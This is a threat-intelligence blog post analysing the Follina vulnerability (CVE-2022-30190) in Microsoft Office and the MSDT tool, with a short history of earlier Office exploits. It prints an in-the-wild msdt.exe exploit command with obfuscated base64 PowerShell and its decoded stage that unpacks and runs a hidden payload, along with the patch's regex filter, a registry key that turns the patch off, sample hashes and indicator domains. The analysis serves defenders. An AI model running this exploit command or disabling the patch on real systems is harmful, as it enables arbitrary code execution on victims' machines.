Follina, the Latest in a Long Chain of Microsoft Office Exploits

inquest.net/blog/2022/06/23/follina-latest-long-chain-microsoft-office-exploits

Posted on 2022-06-23 by Pedram Amini

History of Headlines

Microsoft Office has been a long favorite delivery mechanism for malicious payloads, from pen-testers to nation-state threat actor groups, and for good reason. Widely adopted. Large attack surface. Robust legacy support. These traits have been the source of news headlines for decades.

Looking back briefly, we have the Dynamic Data Exchange (DDE) of 2017, which spanned CVE IDs CVE-2017-8759, CVE-2017-11292, and CVE-2017-11826. A vulnerability so simple to exploit that a proof-of-concept could be made via point-and-click directly from within Office, see Figure 1.



Figure 1: Point-and-Click PoC for DDE vulnerability.

This was a rough year for the Microsoft ecosystem as 2017 also carried the infamous CVE-2017-0199 and CVE-2017-11882 (Equation Editor) vulnerabilities, arguably the heaviest abused CVEs by malware in the years since. In 2019 we saw the rise of "macrosheets", a backward compatibility feature of Microsoft Office that provides support for macros from Excel 4.0, released in 1992. Take a look at Figure 2 to get a feel for how arcane this functionality is.



Figure 2: Microsoft Excel 4.0

The "macrosheet" vector was quickly and widely adopted by malware distributors and it continued to be a favorite until this year. In 2021 we saw CVE-2021-40444, a Microsoft MSHTML vulnerability discovered being exploited in the wild.

This brings us to 2022. On May 27th, @nao_sec Tweeted about a suspicious document pivoting through Microsoft's Support Diagnostic Tool via the 'ms-msdt' scheme. The timing of this in-the-wild discovery coincided with a US holiday, and over the weekend the vulnerability picked up the name "Follina". On May 31st, we saw an official acknowledgment from Microsoft and formalized on CVE-2022-30190.

> Interesting maldoc was submitted from Belarus. It uses Word's external link to load the HTML and then uses the "ms-msdt" scheme to execute PowerShell code.https://t.co/hTdAfHOUx3 pic.twitter.com/rVSb02ZTwt
>
> — nao_sec (@nao_sec) May 27, 2022

Figure 3: Tweet from @nao_sec.

However, this isn't the beginning of this story. If we look further back we can find in-the-wild document carriers exploiting CVE-2022-30190 in mid-April:

April 8th, 2022: d61d70a4d4c417560652542e54486beb37edce014e34a94b8fd0020796ff1ef7 on InQuest Labs

April 12th, 2022 : 710370f6142d945e142890eb427a368bfc6c5fe13a963f952fb884c38ef06bf on InQuest Labs

The plot thickens even further when we consider that in August of 2020, Benjamin Altpeter published a bachelor thesis titled "An Analysis of the State of Electron Security in the Wild" which outlined this very issue with MSDT.

The flaw is trivially exploitable and results in arbitrary code execution. As we've seen with similar vulnerabilities in the past, the simplicity and efficacy of this vulnerability lends itself to rapid adoption by malware authors. Fortunately, a patch is available as of June 14th and before the patch a simple mitigation could be applied to disable the 'ms-msdt' schema:

reg delete HKEY_CLASSES_ROOT\ms-msdt /f

This vulnerability has garnered more attention than any other CVE this year and rightfully so. It is highly recommended that defenders patch this issue immediately. APT actors such as TA413 and Sandworm have been seen leveraging this flaw to target Tibetan and Ukrainian assets, respectively. Microsoft identifies malware exploiting this vulnerability as "Mesdetty".

A Deeper Look

While additional vectors have been discovered via FoxIt Reader and even RTF via the preview pane, the initial samples began with a Microsoft Office document containing a remote object reference that pivots through the msdt.exe binary,, as seen here:

"C:\WINDOWS\system32\msdt.exe" ms-msdt:/id PCWDiagnostic /skip force /param "IT_RebrowseForFile=cal?c IT_LaunchMethod=ContextMenu IT_SelectProgram=NotListed IT_BrowseForFile=h$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'JGNtZCA9ICJjOlx3aW5kb3dzXHN5c3RlbTMyXGNtZC5leGUiO1N0YXJ0LVByb2Nlc3MgJGNtZCAtd2luZG93c3R5bGUgaGlkZGVuIC1BC[char]34+')')))))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe IT_AutoTroubleshoot=ts_AUTO"

Note that the next stage of the payload is encoded in base64 above and shown here decoded:

$cmd = "c:\\windows\\system32\\cmd.exe";Start-Process $cmd -windowstyle hidden -ArgumentList "/c taskkill /f /im msdt.exe";Start-Process $cmd -windowstyle hidden -ArgumentList "/c cd C:\\users\\public\\&&for /r %temp% %i in (05-2022-0438.rar) do copy %i 1.rar /y&&findstr TVNDRgAAAA 1.rar>1.t&&certutil -decode 1.t 1.c &&expand 1.c -F:* .&&rgb.exe"

No buffers. No heap fills. No type-confusion. A simple path to executing arbitrary Powershell directives. Looking at the patch Microsoft released on June 14th, @80vul highlights the Regular Expression based command-line argument filtration in a Tweet as depicted in Figure 4:

```
        \n        }\r\n    }\r\n\r\n    process\r\n    {\r\n        try {\r\n            $steppablePipeline.Process($_)\r\n        } catch
        {\r\n            throw\r\n        }\r\n    }\r\n\r\n    end\r\n    {\r\n        try {\r\n            $steppablePipeline.End()\r
        \n        } catch {\r\n            throw\r\n        }\r\n    }\r\n    <#\r\n\r\n    .ForwardHelpTargetName
        Microsoft.PowerShell.Core\\Invoke-Command\r\n    .ForwardHelpCategory Cmdlet\r\n\r\n    #>\r\n\r\n}\r\n\r\n# Exporting function
        overrides\r\nExport-ModuleMember -Function @(\r\n    'Invoke-Expression'\r\n    'Invoke-Command'\r\n)");
    }
    string text;
    if (flag)
    {
        text = "& '" + scriptPath + "'";
    }
    else
    {
        text = "& \"" + scriptPath + "\"";
    }
    if (parameterNames != null && parameterValues != null)
    {
        if (parameterNames.Length != parameterValues.Length)
        {
            Marshal.ThrowExceptionForHR(-2143551229);
        }
        if (flag)
        {
            Regex regex = new Regex("(?i)(.*(invoke-expression|invoke-command|\\$\\([\\b\\s]*iex|\\$\\([\\b\\s]*icm|\\[char\\]).*)|(^[\\b\
              \s]*&.*)|(.*;[\\b\\s]*&.*)|(\\[system\\.)|(\"|')", RegexOptions.IgnoreCase | RegexOptions.Compiled);
            uint num3 = 0U;
            while ((ulong)num3 < (ulong)((long)parameterNames.Length))
            {
                if (regex.Matches(parameterValues[(int)num3]).Count > 0)
                {
                    Marshal.ThrowExceptionForHR(-2143551229);
                }
                parameterValues[(int)num3] = parameterValues[(int)num3].Replace("\"", string.Empty).Replace("'", string.Empty);
                text = string.Concat(new string[]
```

Figure 4: Regular Expression command-line filter patch.

If history is to teach us a lesson, this approach will likely be insufficient as researchers or attackers tinker with ways of bypassing the filter. On a final interesting note, it is possible to disable this patch by setting the following key to a DWORD value of 1:

HKLM\SOFTWARE\Policies\Microsoft\Windows\ScriptedDiagnostics\TurnOffCheck

Further Resources

For further research see the PoCs, samples, and indicators listed below.

Public Proof-of-Concepts (PoC):

Real-world Malware Samples:

- https://labs.inquest.net/dfi/sha256/4a24048f81afbe9fb62e7a6a49adbd1faf41f266b5f9feecdceb567aec096784
- https://labs.inquest.net/dfi/sha256/6b06af3d20fd4f35fe62151d45e4344314d26b68d886d80ad6d8a375820247cf

Indicators of Compromise (IOCs):

- cssformats[.]com
- xmlformats[.]com

exploit in-the-wild malware-analysis